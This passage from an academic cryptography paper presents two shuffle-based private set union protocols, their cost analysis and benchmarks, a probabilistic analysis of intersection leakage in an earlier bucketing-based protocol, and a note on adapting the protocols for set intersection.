To solve the above problems, we opt to postpone sending the sender's shares. More specifically, instead of sending the share directly, the sender first records which shares should be sent using a bit-string U and then sends them in a new order. Since the receiver needs to match the shares from the sender with her shares, the receiver also needs to permute her shares in the same order. To this end, we leverage $\mathcal{F}_{\mathsf{PS}}$ again. Roughly speaking, the receiver takes her shares $\{a'_1, a'_2, \cdots, a'_b\}$ as the input and the sender randomly chooses a permutation π' as his input. After $\mathcal{F}_{\mathsf{PS}}$, the sender receives the shuffled shares $\{s^1_1, s^1_2, \cdots, s^1_b\}$, and the receiver obtains the other shares $\{s^2_1, s^2_2, \cdots, s^2_b\}$ where $s^1_i \oplus s^2_i = a'_{\pi'(i)}$. As the sender knows the permutation π', he can check if $a_{\pi'(i)}$ should be sent to the receiver according to $U[\pi'(i)]$. If so, the sender sends $z_i = a_{\pi'(i)} \oplus s^1_i$ to the receiver, otherwise sends $z_i = \perp$. Once receiving z_i from the sender, if it is not $\perp$, the receiver can calculate $z_i \oplus s^2_i = a_{\pi'(i)} \oplus s^1_i \oplus s^2_i = a_{\pi'(i)} \oplus a'_{\pi'(i)}$. If the recovered item is not the dummy item d, the receiver will add it into Z. Finally, the receiver outputs $Y \cup Z$.

In what follows, we first show the correctness of the protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ in Figure 9 and then argue that it securely realizes the functionality $\mathcal{F}^{n_1,n_2}_{\mathsf{PSU}^*}$.

Correctness. The analysis is similar to that of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, and we show it in the full version [16] due to the limited space.

Security. Now we show that $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ securely realizes $\mathcal{F}^{n_1,n_2}_{\mathsf{PSU}^*}$.

Theorem 3.2. *The protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ presented in Figure 9 securely realizes $\mathcal{F}^{n_1,n_2}_{\mathsf{PSU}^*}$ in the $\{\mathcal{F}_{\mathsf{PS}}, \mathcal{F}_{\mathsf{mpOPRF}}\}$-hybrid model, in the presence of semi-honest adversaries.*

The proof of Theorem 3.2 is similar to Theorem 3.1. Due to the limited space, the details are given in the full version [16].

3.3 Cost Analysis

Given the statistical security parameter λ, according to [34], we choose the parameters of Cuckoo hashing without stash, exactly including $b = \varepsilon \cdot n$ bins (where $n = n_2$ for $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $n = n_1$ for $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$) and γ hash functions, to ensure that the hashing failure probability is less than $2^{-\lambda}$. Besides, to guarantee the error rate incurred by collisions is less than $2^{-\lambda}$ in $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, we set the share/item length ℓ_1 and the output length ℓ_2 of $F(k,\cdot)$ to be at least $\lambda + \log(\gamma n_1) + \log(\varepsilon n_2)$. Likewise, the output length ℓ_2 of $F(k,\cdot)$ in $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ is at least $\lambda + \log(\varepsilon n_1) + \log(\gamma n_2)$. In addition, the costs of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ also rely on the sub-protocols used to realize the building blocks. Particularly, we realize $\mathcal{F}_{\mathsf{PS}}$, $\mathcal{F}_{\mathsf{mpOPRF}}$ and $\mathcal{F}_{\mathsf{OT}}$ with the protocols in [22], [6] and [15], respectively.

Table 4: The costs of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$

	Part-1	Part-2	Part-3	Part-4
Comp.	$O(b \log b)$	$O(b)$	$O(\gamma n)$	$O(n_1)$
Comm.	$O(\ell_1 b \log b)$	$O(b)$	$O(\ell_2 \gamma n)$	$O(\ell_1 n_1)$

$\Pi^{\mathsf{R}}_{\mathsf{PSU}}$: $b = \varepsilon n_2, n = n_1$; $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$: $b = \varepsilon n_1, n = n_2$ and Part-1 is executed twice.

Since $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ mainly consist of 4 parts: (1) Permute + Share, (2) multi-point OPRF, (3) computing and sending $\{I_i\}$, and (4) obtaining items in $X \setminus Y$, we for clarity summarize their complexities in Table 4 according to each part. In $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ (resp. $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$), Part-1 and Part-2 are performed on the receiver's set Y (resp. the sender's set X) while Part-3 is performed on the sender's set X (resp. the receiver's set Y), and thus $b = \varepsilon n_2, n = n_1$ (resp. $b = \varepsilon n_1, n = n_2$).

4 Performance Evaluation

In this section, we experimentally evaluate our PSU protocols $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$. In Section 4.1, we first give our benchmarking environment. In section 4.2, we compare our protocols with the state-of-the-art work [19] in terms of communication cost and single-threaded runtime on different networks, and the results are reported in Table 5. To demonstrate the scalability and parallelizability of our protocols, we evaluate our two protocols on small and large sets with different threads in Section 4.3, and show the results in Table 6, Table 7 and Table 8. Besides the equal set sizes, we also consider the unbalanced sets in Section 4.4. We perform $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ in the cases where the sender's set is larger than the receiver's set, and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ in the opposite cases, and show the results in Table 9. Our complete implementation is available on GitHub: https://github.com/dujiajun/PSU.

4.1 Benchmarking Environment

We implement $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ in C++, and run our experiments on a single Intel Xeon with 2.39GHz and 128GB RAM. We evaluate our protocols in two networks settings, LAN network with 10Gbps bandwidth and 0.02 ms RTT and WAN

		Protocol	set size n							
			2^8	2^{10}	2^{12}	2^{14}	2^{16}	2^{18}	2^{20}	2^{22}
Time (s)	WAN	[19]	1.064	1.379	2.164	5.326	17.541	86.358	333.073	1459.539
		Π^{R}_{PSU}	**0.671**	**0.892**	**1.132**	**1.778**	**4.412**	**16.104**	**67.756**	**341.758**
		Π^{S}_{PSU}	0.712	0.993	1.238	2.214	6.233	22.78	102.039	458.731
	LAN	[19]	0.578	0.69	1.278	3.551	13.285	69.19	263.476	1191.703
		Π^{R}_{PSU}	**0.265**	**0.308**	**0.412**	**0.87**	**2.702**	**10.751**	**48.703**	**251.091**
		Π^{S}_{PSU}	0.274	0.32	0.434	1.051	3.452	13.382	60.16	279.97
Comm.(MB)		[19]	0.41	1.86	7.72	31.8	131.17	600.62	2470.11	10233.28
		Π^{R}_{PSU}	**0.22**	**0.814**	**3.576**	**15.848**	**70.198**	**307.192**	**1338.79**	**5779.599**
		Π^{S}_{PSU}	0.376	1.554	7.019	31.381	140.604	617.654	2725.932	11746.69

Table 5: Comparisons of total runtime (in seconds) and communication (in MB) between Π^{R}_{PSU}, Π^{S}_{PSU} and [19] with a single thread in WAN/LAN settings where $n_1 = n_2 = n$. Best results are marked in bold.

		$\hat{\Pi}^{R}_{PSU}$				$\hat{\Pi}^{S}_{PSU}$			
		2^8	2^{10}	2^{12}	2^{14}	2^8	2^{10}	2^{12}	2^{14}
Time (s)	T=1	0.620	5.582	89.862	1423.955	0.526	5.827	86.037	1425.376
	T=2	0.432	3.108	45.295	722.29	0.358	2.862	44.967	719.325
	T=4	0.356	1.722	23.094	363.270	0.295	1.861	22.231	360.131
	T=8	0.349	1.067	11.713	183.181	0.261	0.986	11.640	183.838
Comm. (MB)		0.665	9.624	162.759	2828.476	0.641	9.588	162.63	2827.972

Table 6: Runtime (in seconds) and communication (in MB) of $\hat{\Pi}^{R}_{PSU}$ and $\hat{\Pi}^{S}_{PSU}$ for small set ($n_1 = n_2 \in \{2^8, 2^{10}, 2^{12}, 2^{14}\}$) and threads $T \in \{1, 2, 4, 8\}$ threads in LAN setting.

network with 400Mbps and 80ms RTT, which are emulated using Linux tc command. We set the computational security parameter $\kappa = 128$ and statistical security parameter $\lambda = 40$, and the item length in bits ℓ_1 is 128.

Our protocols are built on Permute + Share, multi-point OPRF, and OT extension. We implement Permute + Share with the design in [22] and OT extension [15] using libOTe library [38] with Naor-Pinkas Base OT [24]. For multi-point OPRF, we use the source code from [6].

Parameters about Cuckoo Hashing. For the equal set sizes, Permute + Share sub-protocol costs most of the runtime, and thus we need to minimize the number of items to be shuffled as far as possible. Moreover, items in the stash of Cuckoo hashing need to be compared with each item of the other party rather than certain items picked out by the hash functions. Hence, we also need to limit the stash size to be 0. The empirical analysis in [34] shows that increasing the number of hash functions can drastically reduce the number of bins and the required stash size. According to the results reported in [34], we decide to use 4 hash functions to implement Cuckoo hashing with $1.09 \cdot n$ bins and 0 stash. However, for the unbalanced set sizes, calculating PRFs will dominate, to reduce the number of PRFs calls and keep the stash size 0, we choose to use 3 hash functions and $1.27 \cdot n$ bins.

4.2 Performance Comparisons

In this section, we compare Π^{R}_{PSU}, Π^{S}_{PSU} and [19] in terms of runtime and communication, and the results are reported in Table 5. More concretely, compared to [19], our Π^{R}_{PSU} can obtain a 4-5× improvement in runtime for large datasets ($n_1 = n_2 \geq 2^{14}$) in both WAN and LAN settings. And the communication is about 50% communication of [19].

Although we also consider Π^{S}_{PSU} in this comparison, it is worth noting that Π^{S}_{PSU} realises a different functionality than the other two protocols, because the sender can obtain the intersection size in advance. Moreover, to avoid the leakage of intersection information, Π^{S}_{PSU} has to execute the Permute + Share sub-protocol twice (cf. Section 3.2 for more details). Therefore, the runtime of Π^{S}_{PSU} is longer than that of Π^{R}_{PSU}. Nevertheless, compared to [19], our Π^{S}_{PSU} can still obtain a 3-4× improvement in runtime for large datasets ($n_1 = n_2 \geq 2^{14}$) in both WAN and LAN settings. But for communication, the cost of Π^{S}_{PSU} is almost equal to that of [19].

4.3 Scalability and Parallelizability

In this section, we show that our two protocols can be efficiently executed on small sets without Cuckoo hashing, which can simplify development in practice. And using Cuckoo hashing, our protocols can be scaled to large sets. Moreover, we show that our protocols can be executed in parallel. Specifically, for the set of size 2^{22}, Π^{R}_{PSU} and Π^{S}_{PSU} can achieve a speedup of 3.49× and 2.89× using 8 threads, respectively.

The cases with small sets. In table 6, we show that $\hat{\Pi}^{R}_{PSU}$ and $\hat{\Pi}^{S}_{PSU}$ can be executed on small sets directly without Cuckoo hashing (please see the full version [16] for more details of $\hat{\Pi}^{R}_{PSU}$ and $\hat{\Pi}^{S}_{PSU}$). In LAN setting, they cost about 10 seconds with 8 threads on the set of size 2^{12} However, we can see that as the set size increases, the runtime and communication increase dramatically. For set size of 2^{14}, the two protocols both need more than 3 minutes with 8

		set size n					
		2^{12}	2^{14}	2^{16}	2^{18}	2^{20}	2^{22}
WAN	T=1	1.132	1.778	4.412	16.104	67.756	341.758
	T=2	1.127	1.658	3.315	11.025	48.321	230.218
	T=4	1.117	1.553	2.965	8.852	37.847	181.657
	T=8	0.957	1.512	2.626	7.666	34.701	163.82
LAN	T=1	0.412	0.87	2.702	10.751	48.703	251.091
	T=2	0.367	0.615	1.721	6.221	29.812	148.538
	T=4	0.351	0.489	1.256	3.96	21.272	107.298
	T=8	0.325	0.477	1.093	3.582	14.304	71.782
Speedup		**1.31-1.26×**	**1.18-1.95×**	**1.68-2.47×**	**2.10-3.00×**	**1.95-3.40×**	**2.08-3.49×**

Table 7: Scaling of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ with set size ($n_1 = n_2 = n$) and number of threads ($T \in \{1,2,4,8\}$) in WAN/LAN settings.

		set size n					
		2^{12}	2^{14}	2^{16}	2^{18}	2^{20}	2^{22}
WAN	T=1	1.238	2.214	6.233	22.78	102.039	458.731
	T=2	1.368	1.984	4.731	16.346	77.137	347.897
	T=4	1.388	1.79	3.909	13.856	65.319	292.226
	T=8	1.196	1.711	3.504	12.041	59.736	258.244
LAN	T=1	0.434	1.051	3.452	13.382	60.16	279.97
	T=2	0.378	0.764	2.322	7.863	38.434	175.485
	T=4	0.356	0.614	1.685	5.632	25.842	116.678
	T=8	0.408	0.606	1.397	5.204	20.992	96.723
Speedup		**1.04-1.06×**	**1.29-1.73×**	**1.78-2.47×**	**1.89-2.57×**	**1.70-2.87×**	**1.78-2.89×**

Table 8: Scaling of $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ with set size ($n_1 = n_2 = n$) and number of threads ($T \in \{1,2,4,8\}$) in WAN/LAN settings.

	LAN						WAN					
n_2 (resp. n_1)	2^8			2^{12}			2^8			2^{12}		
n_1 (resp. n_2)	2^{16}	2^{20}	2^{24}	2^{16}	2^{20}	2^{24}	2^{16}	2^{20}	2^{24}	2^{16}	2^{20}	2^{24}
$\Pi^{\mathsf{R}}_{\mathsf{PSU}}$	0.487	3.17	47.788	0.524	3.648	51.513	1.266	5.101	64.109	1.396	5.341	67.802
$\Pi^{\mathsf{S}}_{\mathsf{PSU}}$	0.511	2.918	44.606	0.581	2.958	48.379	1.042	3.759	51.043	1.406	3.789	57.352

Table 9: Runtime (in seconds) of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ for unbalanced set sizes ($n_1 \in \{2^{16}, 2^{20}, 2^{24}\}, n_2 \in \{2^8, 2^{12}\}$) and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ for unbalanced set sizes ($n_1 \in \{2^8, 2^{12}\}, n_2 \in \{2^{16}, 2^{20}, 2^{24}\}$) with 8 threads in WAN/LAN settings.

threads, and the communication is so much that it will affect the protocol executed in the WAN setting. Therefore, for large sets, we test the runtime and communication of the protocols with Cuckoo hashing.

The cases with large sets. In both $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$, PRF values in set I are independent of each other, and thus can be calculated in parallel. In addition, the Permute + Share sub-protocol in [22] and the multi-point OPRF sub-protocol in [6] can be partially parallelized. We demonstrate the scalability and parallelizability of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ by evaluating it on the large set sizes $n_1 = n_2 = n \in \{2^{12}, 2^{14}, 2^{16}, 2^{18}, 2^{20}, 2^{22}\}$ in parallel with $T \in \{1,2,4,8\}$ threads. Table 7 shows the experimental results of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ in both WAN/LAN settings, and the last row presents the ratio between the runtime of the single thread and 8 threads. We can see that, the speedup becomes better as the set size increases. Specifically, when the set size is 2^{22}, we can obtain a speedup of 2.08× in WAN setting and 3.49× in LAN setting. Similarly, we report the results of $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ in Table 8. On the whole, as the set sizes and number of threads increase, the runtime of $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ changes in the same way as that of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$. However, the speedup of $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ is less than that of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, since $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ performs Permute + Share sub-protocol twice, which is not completely parallelized.

4.4 Design for Unbalanced Datasets

In this section, we show that $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ can be chosen according to the sizes of the two sets. Considering that the set to be shuffled is small (2^8 or 2^{12}) and the items that will be calculated PRFs are too many (more than 2^{16}, 2^{20} or 2^{24}), we adjust the parameters of Cuckoo hashing to 3 hash functions and $1.27 \cdot n$ bins with stash size $s = 0$ according to the results in [34]. Table 9 shows the performances of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ with 8 threads in WAN/LAN settings.

When the receiver's set is much smaller than the sender's set (i.e., $n_2 \ll n_1$), we perform $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ to obtain the union. We can see that for the sender's set of size 2^{24}, $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ only needs about 50 seconds in LAN setting, and about 65 seconds in WAN setting, which is reasonable in practice. As for the opposite unbalanced cases (i.e., $n_1 \ll n_2$), $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ can obtain a better performance since it replaces OT related to the larger set with Permute + Share just related to the smaller set.

Table 10: The probability of Case_2 for different set sizes

parameters	set size n							
	2^8	2^{10}	2^{12}	2^{14}	2^{16}	2^{18}	2^{20}	2^{22}
α	0.043	0.055	0.05	0.053	0.058	0.052	0.06	0.051
$\Pr(\times 10^{-11})$	7.946	1270	206.1	639.4	3252	444.8	5778	305.1

Here, αn is the number of bins.

5 Leakage Analysis of Protocol in [19]

In this section, we first recall the optimization via bucketing in [19], and then explain in detail why the usage of bucketing technique will leak the intersection information. Please refer to Appendix B.1 for more details of the protocol in [19]. Also, we further explain why the protocol in [19] cannot benefit from Cuckoo hashing in Appendix B.2.




Figure 10: The bucketing technique in [19].

Optimization via bucketing. In order to improve the performance, Kolesnikov et al. [19] proposed to optimize their protocol by using the bucketing technique, as shown in Figure 10. More specifically, the sender and receiver in [19] first assign their items in X and in Y, into two simple hash tables with the same number of bins, and the maximum bin sizes are assumed to be ρ_1 and ρ_2, respectively. Then they perform the (ρ_1,ρ_2)-PSU sub-protocol on the items of each bin separately. As pointed out by Kolesnikov et al. in [19], however, *the bucketing technique will leak the information "which bins contain items in $X \cap Y$" to the receiver.* To avoid this leakage, in [19] the receiver is required to put a special item $\perp$ into each bin, and to pad the bins with different dummy items d, while the sender pads his bins with the special item $\perp$. For example, in Figure 10, the items $\{x_6, x_2, x_{10}\}$ of X are mapped to the first bin of the sender's simple hash table, and the items $\{y_3, y_8\}$ of Y are mapped to the first bin of the receiver's hash table. Without the special item $\perp$, if $x_2 = y_3$, the receiver can learn that an item belonging to $X \cap Y$ is in $\{y_3, y_8\}$ after executing the (ρ_1,ρ_2)-PSU. By adding the special item $\perp$ to both sides, if the receiver learns that an item from the sender belongs to $\{y_3, \perp, y_8, d\}$, it seems that the receiver cannot know whether the item is a real item (namely, in X) or the special item $\perp$. Unfortunately, we observe that this strategy is insufficient to avoid the leakage incurred by the bucketing technique. A detailed analysis is given below.

Leakage analysis. For ease of exposition, we take the 4th (ρ_1,ρ_2)-PSU sub-protocol in Figure 10 as an example to explain why the optimization in [19] fails to hide the intersection information. After the execution of the sub-protocol over the 4th bins, if the receiver does not obtain any items from the sender (that is, all items in the sender's 4th bin belong to the subset in the receiver's 4th bin i.e., $\{d, \perp, y_5, y_7\}$), then the receiver could obtain additional information about the intersection. Concretely, one of the following will occur:

- Case_1: all the real items that are mapped to the sender's bin (say x_4 in Figure 10) belong to $\{y_5, y_7\}$;
- Case_2: no real items are mapped to the sender's bin (i.e., all items are special item $\perp$).

We denote the probability that Case_1 and Case_2 occur by $\Pr[\mathsf{Case}_1]$ and $\Pr[\mathsf{Case}_2]$, respectively. Clearly, if the receiver is able to determine that Case_1 occurs with certain (high) probability, she will know that items belonging to $X \cap Y$ are in $\{y_5, y_7\}$ with the same probability. Next we provide our estimation of the probability that Case_1 occurs. Note $\Pr[\mathsf{Case}_1] = 1 - \Pr[\mathsf{Case}_2]$; we now bound $\Pr[\mathsf{Case}_2]$. In general, assuming that there are αn bins and n items and the hash mapping is a random oracle, the probability Case_2 occurs is $P = \Pr[\mathsf{Case}_2] = (1 - \frac{1}{\alpha n})^n \approx e^{-1/\alpha}$.

Based on the parameters in [19], we calculate the probability P for different set sizes as shown in Table 10. From the results, we can see that the probability P is very small. For example, when the set size is $n = 2^{20}$, $P = 5.778 \times 10^{-8}$. This means that when the receiver finds that all items in a bin belong to the intersection, she can learn that this bin has at least one real item with probability $1 - 5.778 \times 10^{-8}$, and that her corresponding bin contains at least an item in $X \cap Y$ with the same probability. Hence, their approach is insufficient to avoid the leakage incurred by the bucketing technique.

On the contrary, in our $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ shown in Figure 8, for an item x_i in $X \cap Y$, the receiver will find a $F(k, a_j) \in I_i$ where a_j is the share of $y_{\pi^{-1}(j)}$, which means that $y_{\pi^{-1}(j)}$ is the item equal to x_i. But from the receiver's point of view, any item in Y may corresponds to $F(k, a_j)$ as she does not know π, and thus any item in Y may be the item in $X \cap Y$. In our $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ shown in Figure 9, the receiver's set Y is inserted into a simple hash table as in [19], but our protocol does not suffer from the leakage analyzed before. This is because we use the shuffling technique to hide which bins contain items in $X \cap Y$. To sum up, in $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$, any item in Y may be the item in $X \cap Y$, whereas in the protocol [19], the receiver can know that items

belonging to $X \cap Y$ are in a bin (namely, a subset of Y) with a overwhelming probability.

6 Discussion

In this work, we focus on designing efficient PSU protocols for both balanced and unbalanced datasets. Somewhat surprisingly, our techniques can also be used for designing PSI protocols with only slight modification. With our techniques, it is extremely convenient to design fast protocols when both functionalities, set intersection and set union, are required; details are below.

Recall that in $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, the receiver sets b_i depending on whether the sender's item x_i belongs to her set Y; if $x_i \in Y$, sets $b_i = 1$, otherwise $b_i = 0$. Then through $\mathcal{F}_{\mathsf{OT}}$ the receiver obtains x_i if $b_i = 0$, and nothing otherwise. To obtain a PSI protocol from $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, the receiver only needs to set $b'_i = b_i \oplus 1$ and obtains the sender's items through $\mathcal{F}_{\mathsf{OT}}$ according to b'_i, rather than b_i. In this way, the receiver will obtain the sender's items belonging to Y. Thus we obtain a PSI protocol, denoted by $\Pi^{\mathsf{R}}_{\mathsf{PSI}}$. In $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$, the sender sends the shares of the items in $X \setminus Y$ according to the bit string U, then the receiver uses them to recover the items in $X \setminus Y$. Therefore, the sender can send the shares associated with the items in $X \cap Y$ by flipping each bit in U, and then the receiver will obtain items in $X \cap Y$. Thus we obtain a PSI protocol, denoted by $\Pi^{\mathsf{S}}_{\mathsf{PSI}}$.

It can be seen that $\Pi^{\mathsf{R}}_{\mathsf{PSI}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSI}}$ are obtained from the PSU protocols with almost no extra overhead. Therefore, it is believed that they have nearly the same performance as the proposed PSU protocols. Due to the page limit, we leave their formal descriptions and security analysis to future work.

In addition, as stated in Section 1.3, it is desirable to have better PSU protocols designed. Notice that our protocols, $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ are designed in a modular manner; thus, a natural way to achieve better performance is to improve the performance of the underlying building blocks. More concretely, if the underlying Permute + Share protocol can be designed with linear complexity, the cost of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ can be reduced to be linear. Finally, it is also interesting to design PSU with better security (e.g., defending against malicious adversaries) and/or with better functionalities (e.g., new variants of PSU including multi-party PSU and PSU with payload).

Acknowledgments

We thank the anonymous reviewers and especially our shepherd, Mayank Varia, for their insightful suggestions and comments, that substantially helped in improving the paper. This work was supported in part by the National Key Research and Development Project 2020YFA0712300. Hong-Sheng Zhou acknowledges support by NSF grant CNS-1801470, a Google Faculty Research Award and a research gift from Ergo Platform.

References

[1] SSL blacklist. https://sslbl.abuse.ch/blacklist/.

[2] Marina Blanton and Everaldo Aguiar. Private and oblivious set and multiset operations. In Heung Youl Youm and Yoojae Won, editors, *ASIACCS 12*, pages 40–41. ACM Press, May 2012.

[3] Justin Brickell and Vitaly Shmatikov. Privacy-preserving graph algorithms in the semi-honest model. In Bimal K. Roy, editor, *ASIACRYPT 2005*, volume 3788 of *LNCS*, pages 236–252. Springer, Heidelberg, December 2005.

[4] Martin Burkhart, Mario Strasser, Dilip Many, and Xenofontas A. Dimitropoulos. SEPIA: Privacy-preserving aggregation of multi-domain network events and statistics. In *USENIX Security 2010*, pages 223–240. USENIX Association, August 2010.

[5] Melissa Chase, Esha Ghosh, and Oxana Poburinnaya. Secret-shared shuffle. In *ASIACRYPT 2020*, volume 12493 of *Lecture Notes in Computer Science*, pages 342–372, 2020.

[6] Melissa Chase and Peihan Miao. Private set intersection in the internet setting from lightweight oblivious PRF. In *CRYPTO 2020*, volume 12172 of *Lecture Notes in Computer Science*, pages 34–63, 2020.

[7] Alex Davidson and Carlos Cid. An efficient toolkit for computing private set operations. In Josef Pieprzyk and Suriadi Suriadi, editors, *ACISP 17, Part II*, volume 10343 of *LNCS*, pages 261–278. Springer, Heidelberg, July 2017.

[8] Michael J. Freedman, Yuval Ishai, Benny Pinkas, and Omer Reingold. Keyword search and oblivious pseudorandom functions. In Joe Kilian, editor, *TCC 2005*, volume 3378 of *LNCS*, pages 303–324. Springer, Heidelberg, February 2005.

[9] Keith B. Frikken. Privacy-preserving set union. In Jonathan Katz and Moti Yung, editors, *ACNS 07*, volume 4521 of *LNCS*, pages 237–252. Springer, Heidelberg, June 2007.

[10] Gayathri Garimella, Payman Mohassel, Mike Rosulek, Saeed Sadeghian, and Jaspal Singh. Private set operations from oblivious switching. In Juan A. Garay, editor, *Public-Key Cryptography – PKC 2021*, pages 591–617, Cham, 2021. Springer International Publishing.

[11] Carmit Hazay and Yehuda Lindell. Efficient protocols for set intersection and pattern matching with security against malicious and covert adversaries. In Ran Canetti, editor, *TCC 2008*, volume 4948 of *LNCS*, pages 155–175. Springer, Heidelberg, March 2008.

[12] K. Hogan, N. Luther, N. Schear, E. Shen, D. Stott, S. Yakoubov, and A. Yerukhimovich. Secure multiparty computation for cooperative cyber risk assessment. In *2016 IEEE Cybersecurity Development (SecDev)*, pages 75–76, 2016.

[13] Yan Huang, David Evans, and Jonathan Katz. Private set intersection: Are garbled circuits better than custom protocols? In *NDSS 2012*. The Internet Society, February 2012.

[14] Russell Impagliazzo and Steven Rudich. Limits on the provable consequences of one-way permutations. In *21st ACM STOC*, pages 44–61. ACM Press, May 1989.

[15] Yuval Ishai, Joe Kilian, Kobbi Nissim, and Erez Petrank. Extending oblivious transfers efficiently. In Dan Boneh, editor, *CRYPTO 2003*, volume 2729 of *LNCS*, pages 145–161. Springer, Heidelberg, August 2003.

[16] Yanxue Jia, Shi-Feng Sun, Hong-Sheng Zhou, Jiajun Du, and Dawu Gu. Shuffle-based private set union: Faster and more secure. Cryptology ePrint Archive, Report 2022/157, 2022. https://ia.cr/2022/157.

[17] Lea Kissner and Dawn Xiaodong Song. Privacy-preserving set operations. In Victor Shoup, editor, *CRYPTO 2005*, volume 3621 of *LNCS*, pages 241–257. Springer, Heidelberg, August 2005.

[18] Vladimir Kolesnikov, Ranjit Kumaresan, Mike Rosulek, and Ni Trieu. Efficient batched oblivious PRF with applications to private set intersection. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *ACM CCS 2016*, pages 818–829. ACM Press, October 2016.

[19] Vladimir Kolesnikov, Mike Rosulek, Ni Trieu, and Xiao Wang. Scalable private set union from symmetric-key techniques. In Steven D. Galbraith and Shiho Moriai, editors, *ASIACRYPT 2019, Part II*, volume 11922 of *LNCS*, pages 636–666. Springer, Heidelberg, December 2019.

[20] Yehuda Lindell. How to simulate it - A tutorial on the simulation proof technique. Cryptology ePrint Archive, Report 2016/046, 2016. http://eprint.iacr.org/2016/046.

[21] Catherine Meadows. A more efficient cryptographic matchmaking protocol for use in the absence of a continuously available third party. In *1986 IEEE Symposium on Security and Privacy*, pages 134–134, 1986.

[22] Payman Mohassel and Seyed Saeed Sadeghian. How to hide circuits in MPC an efficient framework for private function evaluation. In Thomas Johansson and Phong Q. Nguyen, editors, *EUROCRYPT 2013*, volume 7881 of *LNCS*, pages 557–574. Springer, Heidelberg, May 2013.

[23] Rajeev Motwani and Prabhakar Raghavan. *Randomized algorithms*. Cambridge university press, 1995.

[24] Moni Naor and Benny Pinkas. Oblivious transfer and polynomial evaluation. In *31st ACM STOC*, pages 245–254. ACM Press, May 1999.

[25] Michele Orrù, Emmanuela Orsini, and Peter Scholl. Actively secure 1-out-of-N OT extension with application to private set intersection. In Helena Handschuh, editor, *CT-RSA 2017*, volume 10159 of *LNCS*, pages 381–396. Springer, Heidelberg, February 2017.

[26] Rasmus Pagh and Flemming Friche Rodler. Cuckoo hashing. In *Algorithms - ESA 2001*, volume 2161 of *Lecture Notes in Computer Science*, pages 121–133. Springer, 2001.

[27] Benny Pinkas, Mike Rosulek, Ni Trieu, and Avishay Yanai. SpOT-light: Lightweight private set intersection from sparse OT extension. In Alexandra Boldyreva and Daniele Micciancio, editors, *CRYPTO 2019, Part III*, volume 11694 of *LNCS*, pages 401–431. Springer, Heidelberg, August 2019.

[28] Benny Pinkas, Mike Rosulek, Ni Trieu, and Avishay Yanai. PSI from PaXoS: Fast, malicious private set intersection. In Anne Canteaut and Yuval Ishai, editors, *EUROCRYPT 2020, Part II*, volume 12106 of *LNCS*, pages 739–767. Springer, Heidelberg, May 2020.

[29] Benny Pinkas, Thomas Schneider, Gil Segev, and Michael Zohner. Phasing: Private set intersection using permutation-based hashing. In Jaeyeon Jung and Thorsten Holz, editors, *USENIX Security 2015*, pages 515–530. USENIX Association, August 2015.

